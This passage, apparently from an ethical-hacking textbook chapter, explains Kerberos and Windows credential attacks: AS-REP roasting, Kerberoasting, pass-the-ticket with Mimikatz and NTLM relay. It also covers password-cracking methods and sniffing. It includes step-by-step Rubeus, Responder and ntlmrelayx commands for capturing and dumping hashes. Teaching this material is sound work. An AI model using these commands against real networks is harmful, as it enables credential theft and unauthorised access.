3. The DC then replies with an encrypted Ticket Granting Ticket (TGT), from which the attacker retrieves the TGT from the AS-REP response by utilizing advanced tools like GetNPUsers.py or Rubeus. This response is encrypted using the hash of the user's password.



Figure 6-21: Screenshot of GetNPUsers.py Showing the Extraction of Password Hash

4. After the extraction is completed, attackers can employ password-cracking software like Hashcat or John the Ripper to decipher the encrypted TGT offline and retrieve the user's plaintext password.



Figure 6-22: Screenshot of John the Ripper Showing Password Cracking from the Obtained Hash

Once the attackers have successfully acquired the plaintext password, they can access the application server or services without permission to carry out additional harmful actions.

Kerberoasting (Cracking TGS)

Kerberoasting is an attack method aimed at the Kerberos authentication protocol, specifically to obtain and decipher the password hashes of service accounts in an Active Directory setup. In this type of attack, an individual utilizes a standard user account or one with valid domain credentials that permit the request of Ticket Granting Service (TGS) tickets for service accounts, which are recognized by their Service Principal Names (SPNs). Certain parts of these TGS tickets can be encrypted with the password hash of the service account using the RC4 algorithm. The attacker retrieves these tickets from memory or network traffic and attempts to break them offline, revealing the service account's plaintext password. This method is especially effective since it does not require special permissions and can be executed by any user with valid domain credentials, posing a major risk to network security.

The main goal of Kerberoasting is to gain access to service accounts, which typically possess elevated privileges. By cracking the passwords of these accounts, attackers can escalate their permissions and navigate laterally within the network.



Figure 6-23: Kerberoasting

Kerberoasting Methodology

1. Initially, the attacker logs into the Kerberos network domain using their valid user credentials to acquire a legitimate Ticket Granting Ticket (TGT).

2. After that, they can leverage this TGT to solicit Ticket Granting Service (TGS) tickets for particular service accounts, which are encrypted with the password hash of the relevant service account.

3. Once the tickets are granted, attackers can utilize tools like Rubeus to retrieve these TGS tickets from the system's memory.

```
C:\Users\Public\Downloads>rubeus.exe kerberoast /outfile:hash.txt
rubeus.exe kerberoast /outfile:hash.txt

  _____                    _
 (_____ \                  | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.2.0


[*] Action: Kerberoasting
```

Figure 6-24: Rubeus Extraction of Password Hash-1



Figure 6-25: Rubeus Extraction of Password Hash-2

4. Once the password hash is successfully obtained from the TGS tickets, the attacker can carry out an offline brute-force attack utilizing password-cracking tools like hashcat or John the Ripper.



Figure 6-26: Hashcat Showing the Extraction of the Plaintext Password from the Obtained Hash-1

Figure 6-27: Hashcat Showing the Extraction of the Plaintext Password from the Obtained Hash-2

This enables them to determine the correct password by experimenting with different combinations until the encrypted TGS ticket is decrypted successfully. Consequently, it permits them to uncover the plaintext password of the service account, which they can then utilize to gain unauthorized entry into the application server or services.

Pass-the-Ticket Attack

Pass-the-ticket is a method for authenticating a user to a system that utilizes Kerberos tickets without requiring the user's password. Kerberos authentication enables users to access services from remote servers without having to enter passwords for each requested service. To execute this attack, the attacker extracts Kerberos tickets from legitimate accounts using credential dumping tools.

A TGT or ST can be intercepted depending on the access level granted to a client. In this context, the ST allows access to particular resources, while the TGT is used to request the TGS for the ST to access all services the client has been authorized for.

Silver tickets are intercepted for resources that utilize Kerberos for the authentication process and can be used to generate tickets that call a specific service and access the system providing that service.

Golden tickets are obtained for the domain with the KDS KRBTGT NTLM hash, which permits the creation of TGTs for any profile within the Active Directory.

Attackers launch pass-the-ticket attacks by either stealing the ST/TGT from an end-user device and impersonating a legitimate user or by capturing the ST/TGT from a compromised AS. Once they obtain one of these tickets, an attacker can illegally access network services and look for additional permissions and sensitive data.

Threat actors utilize tools like Mimikatz, Rubeus, and Windows Credentials Editor to execute pass-the-ticket attacks.

Mimikatz

Mimikatz enables attackers to transmit Kerberos TGTs to different machines and log in with the victim's ticket. The tool is also useful for retrieving plaintext passwords, hashes, PIN codes, and Kerberos tickets from system memory. As an open-source tool, it allows anyone to view and save authentication data like Kerberos tickets. Attackers can utilize this to gain elevated privileges and steal credentials.



Figure 6-28: Screenshot of Mimikatz

NTLM Relay Attack

An NTLM relay attack occurs when an attacker intercepts NTLM authentication requests and redirects them between a client and a server to impersonate the client for unauthorized access.

The attacker establishes a device to function as an intermediary. Tools like Responder, ntlmrelayx, or Metasploit can facilitate this process. The attacker locates targets that utilize NTLM authentication, including Windows systems, network shares, or web applications. The attacker monitors the network for NTLM authentication requests. This can be accomplished with tools such as Responder, which manipulates the network to capture these requests. The responder listens for name resolution queries broadcasted on the network (LLMNR, NBT-NS) and replies to them, misleading the client into sending its NTLM authentication to the attacker.

When a client tries to authenticate, it transmits an NTLM authentication request. The attacker captures this request. This authentication request includes the NTLM hash, which the attacker records. Therefore, the attacker can utilize these hashes to conduct a relay attack or crack the hashes for additional exploitation.

Steps To Perform an NTLM Relay Attack:

1. Install the Responder tool and run the following command to launch Responder.py:

```
./Responder -I etho
```



Figure 6-29: Screenshot of the Responder

This will allow the Responder to manipulate mDNS, LLMNR, and NBT-NS traffic, gaining access to the SMB server to retrieve NetNTLMv2 hashes.



Figure 6-30: Responder Showing Captured NetNTLMv2 Hashes

To carry out the NTLM relay attack, make sure that you have both the pipx tool and the impacket package installed.

2. After installing the necessary packages, execute the following command to configure ntlmrelay and focus on the SMB protocol on the target system to relay the NTLM session while waiting for a user to access the SMB share:

```
impacket-ntlmrelayx.py -of <path_to/SAM-NTLMv2dump file> -tf <path_to/relaytargets> -smb2support
```



Figure 6-31: Output of impacket-ntlmrelayx Command

3. Once a user connects to the SMB share, the SAM hashes from the chosen system are extracted, as illustrated in Figure 6-32.



Figure 6-32: Screenshot of impacket-ntlmrelayx Command showing Dumped SAM Hashes

By adhering to this method, the attacker can extract the LM and NTLM hash values from the SAM file of the targeted machine. The attacker can subsequently utilize these hashes to conduct a relay attack or decrypt the hashes for additional exploitation.

Other Active Online Attacks

Combiner Attack

In a combinator attack, individuals seeking unauthorized access merge the entries from the first dictionary with those from the second one. The resulting compilation of entries can be utilized to create complete names and compound terms. Attackers employ this generated wordlist to decipher a password on the target system and obtain illicit access to the system files.

Steps involved in a combinator attack:

1. Identify a legitimate target user.
2. Create your own two dictionaries or obtain two distinct wordlist dictionaries from online resources.
3. Generate a final wordlist by combining the entries from the two different dictionaries. For instance, if the first dictionary has 100 words and the second one contains 70 words, the resulting merged dictionary will include 100 × 70 = 7000 words.
4. Utilize automated tools, like hashcat, to attempt to crack the user's password.

Attackers carry out this form of password cracking in scenarios where a random sequence of words is employed as a standard password generation method.

Fingerprint Attack

In a fingerprint attack, the passphrase is divided into fingerprints made up of single and multi-character combinations that a specific user may select as their password. For instance, for the word '**password**', this method would generate fingerprints like "**p**", "**a**", "**s**", "**s**", "**w**", "**o**", "**r**", "**d**", "**pa**", "**ss**", "**wo**", "**rd**", and so on. Typically, attackers employ this strategy to decipher complicated passwords such as "**pass-10**". To carry out this type of attack, attackers compile a list of unique password hashes from a compromised password hash database, then execute a brute-force attack to generate a wordlist, followed by initiating the fingerprint attack.

PRINCE Attack

A PRobability INfinite Chained Elements (PRINCE) attack represents an enhanced variant of a combinator attack where, instead of gathering inputs from two distinct dictionaries, attackers utilize a singular input dictionary to construct chains of merged words. This chain can consist of between 1 and n words from the input dictionary combined to create a sequence of words. For instance, if the character length to be guessed is 5, the following combinations are generated from the input dictionary:

5-letter word
3-letter word + 2-letter word
2-letter word + 3-letter word
1-letter word + 4-letter word
… etc.

Toggle-Case Attack

In a toggle-case assault, attackers test every possible combination of upper and lower case letters of a word found in the input dictionary. For instance, if the word in the input dictionary is "**xyz**," the following combinations are produced:

xyz
Xyz
XYz
XYZ
xYz
… etc.

The likelihood of success for this attack is minimal for these reasons:

- When users incorporate upper-case letters, they typically do so at the beginning of a word or within it.

- In most situations, users tend to use an equal or fewer amount of upper-case letters compared to lower-case letters.

Markov-Chain Attack

In Markov-chain attacks, cybercriminals collect a password database and divide each password entry into syllables that consist of two and three characters (2-grams and 3-grams); using these character combinations, a new alphabet is created, which is then compared to the existing password database.

During the initial stage of this attack, attackers establish a threshold parameter for the frequency of the character elements, selecting only those letters from the new alphabet that meet or exceed the minimum occurrence requirement. In addition, this method merges the chosen letters into combinations that can be as long as eight characters, followed by conducting a dictionary attack to decipher the targeted password.

GPU-Based Attack

Graphics Processing Units (GPUs) are dedicated circuits utilized in high-performance computing devices to render graphics. In addition, GPUs can be employed by web browsers to enhance application processing within data centers and cloud settings. These units operate on cross-platform APIs like OpenGL, which any application on the device can access with the appropriate user-level permissions. Since computing devices such as laptops and desktops come pre-installed with graphics drivers and libraries, GPU-based attacks can be launched via these APIs. To execute a GPU-based attack, perpetrators first use social engineering tactics to mislead the victim into downloading a harmful program or application. Following this, the malicious software enables attackers to covertly monitor user behavior in the browser and execute side-channel leaks to capture passwords.

The process of a GPU attack is as follows:

- The attacker entices or coerces the victim into visiting an unsecured website or downloading an application laden with malware
- Once the victim installs the malware-infected application, it begins to utilize the browser's OpenGL API
- The malware linked to the OpenGL API establishes surveillance on the device to observe activities within the browser
- As the victim navigates to any site through the browser, attackers can log every character typed by the victim in the password field on that website



Figure 6-33: Illustration of a GPU-Based Password Attack

Passive Online Attacks

Wire Sniffing

Packet sniffing refers to a technique similar to wiretapping, where hackers intercept credentials while they are transmitted by capturing internet packets. It is uncommon for attackers to utilize sniffers to execute this type of attack. Through packet sniffing, an attacker can obtain passwords for various applications, including email, websites, SMB, FTP, rlogin sessions, or SQL. As sniffers operate in the background, the victim remains unaware that sniffing is taking place.

Figure 6-34: Wire Sniffing

As sniffers collect packets at the data link layer, they are capable of capturing all the packets on the Local Area Network (LAN) of the machine that is running the sniffer software. This technique is relatively difficult to execute and computationally intensive. This is due to the fact that a hub-based network utilizes a broadcast medium that is shared by all systems on the LAN. The LAN distributes data to all devices connected to it. When an attacker operates a sniffer on one machine within the LAN, they can collect data sent to and from any other machine on the LAN. Most sniffer tools are particularly well-equipped to monitor data in a hub environment. These tools function as passive sniffers, as they wait quietly for data transfers before seizing the information. They effectively and

covertly collect data from the LAN. The data retrieved could include passwords transmitted to remote systems during FTP, rlogin sessions, and email communications. The attacker utilizes these captured credentials to gain unauthorized access to the targeted system. Numerous tools are available online for passive wire sniffing.

Man-In-The-Middle/Manipulator-In-The-Middle and Replay Attacks

When two parties engage in communication, a Man-In-The-Middle (MITM) attack can occur, where an unauthorized party intercepts the conversation between them without their awareness. The third party listens in on the data transmission and then relays it. To accomplish this, the "Man-In-The-Middle" must capture information from both ends of the connection at the same time. During an MITM attack, the attacker gains access to the communication pathways between the target and the server to gather the data. This form of attack is commonly seen in telnet and wireless technologies. Implementing such attacks is challenging due to TCP sequence numbers and the speed of data exchange. This technique is relatively difficult to execute and can sometimes be thwarted by invalidating the transmitted data.

